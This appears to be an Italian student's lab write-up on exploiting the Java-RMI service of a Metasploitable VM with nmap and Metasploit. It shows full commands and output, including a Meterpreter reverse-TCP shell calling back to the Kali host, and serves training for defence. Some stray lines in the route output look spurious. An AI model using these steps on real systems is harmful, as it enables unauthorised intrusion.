



19 GENNAIO 2024

PROGETTO S7/L5



DI GIUSEPPE LUPOI

>>> INDICE



- | | | | |
|-----|------------------------|----|-----------------------------|
| 3 | LA TRACCIA | 12 | MSF6 > USE |
| 4/5 | L' IP DI META | 13 | IL COMANDO "INFO" |
| 6/7 | L' IP DI KALI LINUX | 14 | CONFIGURAZIONE DELL'EXPLOIT |
| 8 | IL COMANDO "PING" | 15 | SI PARTE ALL'ATTACCO! |
| 9 | LA SCANSIONE CON NMAP | 16 | LA CONFIGURAZIONE DI RETE |
| 10 | MSFCONSOLE | 17 | LA TABELLA DI ROUTING |
| 11 | "SEARCH" DI MSFCONSOLE | 18 | CONCLUSIONE |

LA TRACCIA

Nella traccia di oggi ci viene richiesto di exploitare la nostra macchina Metasploitable, riferendoci ad una sua vulnerabilità, ovvero **Java-RMI**, servizio attivo sulla porta **1099**.

I requisiti dell'esercizio sono:

- Impostare l'IP della macchina attaccante, Kali Linux, come segue:
192.168.11.111
- Impostare l'IP della macchina vittima, Metasploitable, come segue:
192.168.11.112
- Scansione del target con **nmap** per evidenziare la vulnerabilità.
- Una volta ottenuta una sessione **Meterpreter**, raccogliere le seguenti evidenze sulla macchina target:
 - 1) La configurazione di rete.
 - 2) Informazioni sulla tabella di routing della macchina vittima.

Procediamo con lo svolgimento dell'esercizio.


Dopo aver avviato le VM che ci serviranno, come richiesto dalla traccia cambieremo l'indirizzo IP di entrambe.

Quindi su **Metasploitable**, una volta effettuato l'accesso, andremo a modificare la scheda di rete.

Utilizziamo l'editor nano seguito dal giusto path, digiteremo quindi:

"sudo nano /etc/network/interfaces"

A questo punto modificheremo le voci **address**, **network** e **gateway1** come mostrato nell'immagine sottostante.



```
GNU nano 2.0.7           File: /etc/network/interfaces

#This file describes the network interfaces available on your system
#and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.11.112/24
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.50.255
gateway1 192.168.11.1
```

Riavviamo la macchina per assicurarci che le modifiche siano state accolte con successo con il comando “**sudo reboot**”.

Eseguiamo nuovamente l'accesso e con il comando “**ifconfig**” possiamo notare l'indirizzo modificato nel rettangolo rosso sottostante.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr ca:01:d0:d2:af:9a
          inet addr: 192.168.11.112 Bcast:192.168.50.255 Mask:255.255.255.0
                    inetb addr: 2a01:827:920:801:c801:d0ff:fed2:af9a/64 Scope:Global
                     inet6 addr: fd9b:9eba:8224:1:c801:d0ff:fed2:af9a/64 Scope:Global
                     inet6 addr: fe80::c801:d0ff:fed2:af9a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4856 (4.7 KB) TX bytes:3576 (3.4 KB)
          Base address:0xc000 Memory:febco000-febe0000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)
```

Spostiamoci ora su **Kali Linux**, dopo aver effettuato l'accesso apriamo un nuovo terminale, la procedura per modificare la scheda di rete sarà la medesima di Metasploitable.

Ottenuto quindi l'accesso alla scheda di rete con il comando:

"sudo nano /etc/network/interfaces"

Modificheremo le voci **address** e **gateway** come mostrato nell'immagine in calce.

```
GNU nano 7.2                               /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.11.111/24
    gateway 192.168.11.1
```

Riavviamo quindi la macchina, come fatto in precedenza su Metasploitable, con il comando “**sudo reboot**” per assicurarci il nuovo indirizzo IP e controlleremo la nuova configurazione con il comando “**ifconfig**”.

Bene, come potete notare dal rettangolo rosso, l’IP della macchina ora è corretto, possiamo dunque procedere.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
          inet6 2a01:827:920:801:606a:83ff:fe0c:709b prefixlen 64 scopeid 0x0<global>
          inet6 fd9b:9eba:8224:1:606a:83ff:fe0c:709b prefixlen 64 scopeid 0x0<global>
          inet6 fe80::606a:83ff:fe0c:709b prefixlen 64 scopeid 0x20<link>
      ether 62:6a:83:0c:70:9b txqueuelen 1000 (Ethernet)
      RX packets 6 bytes 538 (538.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 18 bytes 3776 (3.6 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4 bytes 240 (240.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 4 bytes 240 (240.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Per assicurarci un corretto svolgimento dell'esercizio, ed evitare di avere problemi in seguito, utilizziamo il comando “**ping**” seguito dall' **IP della macchina interessata**, (in questo caso Meta) per controllare che la macchine comunichino tra loro e soprattutto per avere conferma che le modifiche apportate fino ad ora siano corrette.

Ottimo! Come notate dall'immagine sottostante avviene un corretto invio di pacchetti, così siamo sicuri che le macchine comunicano tra loro.

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=5.27 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.83 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.58 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.12 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.20 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=1.37 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.56 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=1.67 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=1.50 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=1.59 ms
64 bytes from 192.168.11.112: icmp_seq=11 ttl=64 time=1.44 ms
64 bytes from 192.168.11.112: icmp_seq=12 ttl=64 time=1.12 ms
64 bytes from 192.168.11.112: icmp_seq=13 ttl=64 time=1.11 ms
64 bytes from 192.168.11.112: icmp_seq=14 ttl=64 time=1.14 ms
```

Fatto ciò possiamo passare al 3° punto della traccia.

Sul terminale Kali Linux avvieremo una scansione con **nmap** sul nostro target interessato.

Avviamo la scansione con il comando “**nmap -sV 192.168.11.112 -T5**” appunto l’IP di Metasploitable.

Nell’immagine qui a destra vediamo il corretto avvio del comando e la scansione eseguita.

Dopo pochi istanti **nmap** ci presenterà una lista dei servizi attivi, la versione, il loro stato e la loro porta.

A noi interessa la porta **1099** dov’è attivo il servizio **Java-RMI**, indicato nel rettangolo in rosso.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 10:08 CET
Nmap scan report for 192.168.11.112
Host is up (0.0017s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        .NET Remote Desktop
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.79 seconds
```

Ottenute queste informazioni possiamo avviare Metasploit, come visto durante le lezioni di questa settimana.

Diamo al terminale il comando “**msfconsole**” per accedervi.

Al corretto avvio del comando ci verrà mostrata una simpatica schermata simile a questa sulla destra con disegni ogni volta diversi.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


```

A questo punto cerchiamo il modulo di cui necessitiamo per sfruttare la vulnerabilità a noi chiesta dalla traccia di stamane.

Possiamo accedere ad una ricerca dei moduli a noi necessari con il comando “**search**” a cui aggiungeremo il nome della vulnerabilità scovata in precedenza con **nmap**.

Digitiamo quindi: “**search java_rmi**” ed otterremo una lista di tutti i moduli Java-RMI disponibili, oggi useremo il n°1.

```
msf6 > search java_rmi
[RECON] [EXPLOIT] [PAYLOAD]
Matching Modules
=====
#  Name
-
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2 auxiliary/scanner/misc/java_rmi_server
3 exploit/multi/browser/java_rmi_connection_impl
=====
Disclosure Date Rank Check Description
-----|-----|-----|-----|-----
2011-10-15 normal No Java RMI Registry Interfaces Enumeration
2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
2010-03-31 excellent No Java RMIClassLoaderImpl Deserialization Privilege Escalation
=====
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Dovremmo attivare quindi il modulo, una volta individuato quello che fa al caso nostro. Abbiamo detto che useremo il n°1, ci sono due modalità per attivare gli exploit: con il comando “**use**” seguito dal numero del modulo che vogliamo utilizzare, come ho fatto nello screen sottostante oppure, possiamo aggiungere al comando “**use**” il **path** del modulo.

In questo caso sarebbe stato: “**use exploit/multi/misc/java_rmi_server**”.

Notiamo che avendo solo un **payload** disponibile **msfconsole** lo imposterà di default.

Se così non fosse stato avremmo potuto ricercare il payload che più ci interessa con il comando “**show payloads**”, come risposta ci avrebbe mostrato una lista di payloads disponibili da utilizzare.

```
#  Name                                Disclosure Date  Rank    Check
-  --
0  auxiliary/gather/java_rmi_registry      normal        No
1  exploit/multi/misc/java_rmi_server       2011-10-15   excellent Yes
2  auxiliary/scanner/misc/java_rmi_server   2011-10-15   normal        No
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31   excellent No

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Per proseguire con l'attacco dobbiamo configurare le impostazioni che il modulo ci richiede.

Come possiamo accedere ad esse?

Utilizziamo il comando “**info**” per mostrare a schermo le opzioni di cui l'attacco necessita per andare a buon fine.

Individuiamo le impostazioni necessarie grazie alla colonna “**Required**”, nel rettangolo in rosso della figura riportata qua a destra, dove andremo ad settare le voci vuote o incorrette nelle righe dove leggeremo “**yes**”, ovvero **si** questa impostazione è **richiesta**.

In questo caso le configurazioni sono corrette, andremo quindi ad impostare solo la voce “**RHOSTS**” mancante.

```
msf6 exploit(multi/misc/java_rmi_server) > info

      Name: Java RMI Server Insecure Default Configuration Java Code Execution
      Module: exploit/multi/misc/java_rmi_server
      Platform: Java, Linux, OSX, Solaris, Windows
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-10-15

      Provided by:
          mihi

      Available targets:
      Id  Name
      --
      ⇒ 0  Generic (Java Payload)
          1  Windows x86 (Native Payload)
          2  Linux x86 (Native Payload)
          3  Mac OS X PPC (Native Payload)
          4  Mac OS X x86 (Native Payload)

      Check supported:
          Yes

      Basic options:
      Name        Current Setting  Required  Description
      --          --
      HTTPDELAY   10             yes       Time that the HTTP Server will wait for the payload to
      RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/c
      RPORT       1099            yes       The target port (TCP)
      SRVHOST     0.0.0.0         yes       The local host or network interface to listen on. Thi
      SRVPORT     8080            yes       The local port to listen on.
      SSL         false           no        Negotiate SSL for incoming connections
      SSLCert                     no        Path to a custom SSL certificate (default is randoml
      URIPATH                     no        The URI to use for this exploit (default is random)
```

Come detto nella slide precedente imposteremo solo la voce “**RHOSTS**” essendo le altre già configurate correttamente in questo caso.

Impostiamo quindi il giusto IP della vittima con il comando “**set rhosts 192.168.11.112**”.

Possiamo nuovamente controllare la configurazione sempre con il comando “**info**” per accettarci che la modifica sia stata accettata con successo.

Infatti noterete l’IP di Metasploitable nel rettangolo rotto in basso nella figura.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > info
      Name: Java RMI Server Insecure Default Configuration Java Code Execution
      Module: exploit/multi/misc/java_rmi_server
      Platform: Java, Linux, OSX, Solaris, Windows
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-10-15

      Provided by:
      mihi

      Available targets:
      Id  Name
      --
      => 0  Generic (Java Payload)
          1  Windows x86 (Native Payload)
          2  Linux x86 (Native Payload)
          3  Mac OS X PPC (Native Payload)
          4  Mac OS X x86 (Native Payload)

      Check supported:
      Yes

      Basic options:
      Name      Current Setting  Required  Description
      --        --
      HTTPDELAY 10                yes       Time that the HTTP Server will wait for the payload
      RHOSTS    192.168.11.112     yes       The target host(s), see https://docs.metasploit.com/c
      RPORT     1099               yes       The target port (TCP)
      SRVHOST   0.0.0.0            yes       The local host or network interface to listen on. Thi
      SRVPORT   8080               yes       The local port to listen on.
      SSL       false              no        Negotiate SSL for incoming connections
      SSLCert   [REDACTED]         no        Path to a custom SSL certificate (default is randomly
      URIPATH   [REDACTED]         no        The URI to use for this exploit (default is random)
```

Siamo finalmente pronti per eseguire l'attacco!

Non ci resta che avviarlo con il comando “**exploit**”, se precedentemente il tutto è stato configurato in maniera corretta, **msfconsole** ci avviserà che è riuscito ad avviare una sessione di **Meterpreter sull'IP del nostro target**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nXwaNV6ARJE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53984) at 2024-01-19 10:29:21 +0100
meterpreter >
```

Nel 4° ed ultimo punto della traccia di oggi, una volta riusciti ad ottenere una **sessione di Meterpreter** sul target andremo a visualizzare a schermo le informazioni richieste ovvero:

- La sua configurazione di rete, che abbiamo cambiato a inizio lavoro.
- Le informazioni della tabella di routing.

Partiamo col primo punto, abbiamo già visto come visualizzare queste informazioni, essendo riusciti ad avviare una **shell** su **Metasploit** ci basterà impartire il comando “**ifconfig**” per leggere i dati della scheda di rete. Sottolineato nella figura accanto.

```
meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:827:920:801:c801:d0ff:fed2:af9a
IPv6 Netmask : ::
IPv6 Address : fd9b:9eba:8224:1:c801:d0ff:fed2:af9a
IPv6 Netmask : ::

meterpreter >
```

Per il secondo punto richiesto dopo la scansione con nmap, visualizzeremo la **tabella di routing** della vittima semplicemente con il comando **“route”**.

Come noterete nella figura qua riportata a destra siamo riusciti a visualizzare a schermo la tabella di routing del target, da dove possiamo leggere le configurazioni di rete.

```
meterpreter > route
WARNING: WARNING: WARNING: WARNING: www.NODISTRIBUTE.COM
IPv4 network routes
=====
Subnet          Netmask        Gateway       Metric      Interface
_____
127.0.0.1      255.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet          Netmask        Gateway       Metric      Interface
_____
::1             ::             ::            ::           jgs
2a01:827:920:801:c801:d0ff:fed2:af9a ::             ::           jgs
fd9b:9eba:8224:1:c801:d0ff:fed2:af9a ::             ::           jgs
fe80::c801:d0ff:fed2:af9a   ::             ::           jgs
DON'T USE BACKDOOR TO www.VIRUSTOTAL.COM
LOAD DLL
meterpreter >
```

CONCLUSIONE

L'esercitazione di oggi riporta a noi parte delle nozioni apprese durante questa settimana, in particolare abbiamo preso dimestichezza con **msfconsole** ed i suoi **exploit**, andando così a scoprire come poter cercare delle vulnerabilità nei sistemi target che ci interessano con l'aiuto di tool, ad esempio, come abbiamo fatto oggi grazie a **namp**.

Queste ricerche ed i loro risultati risultano *fondamentali* per un *Ethical Hacker* che così si definisce.

Grazie a questi studi e le varie prove pratiche saremo quindi più preparati nel creare delle **remediation action** per poter proteggere, sia noi che altri, o addirittura anticipare particolari attacchi Hacker, rendendo in questo modo le strutture con cui interagiamo giornalmente più sicure.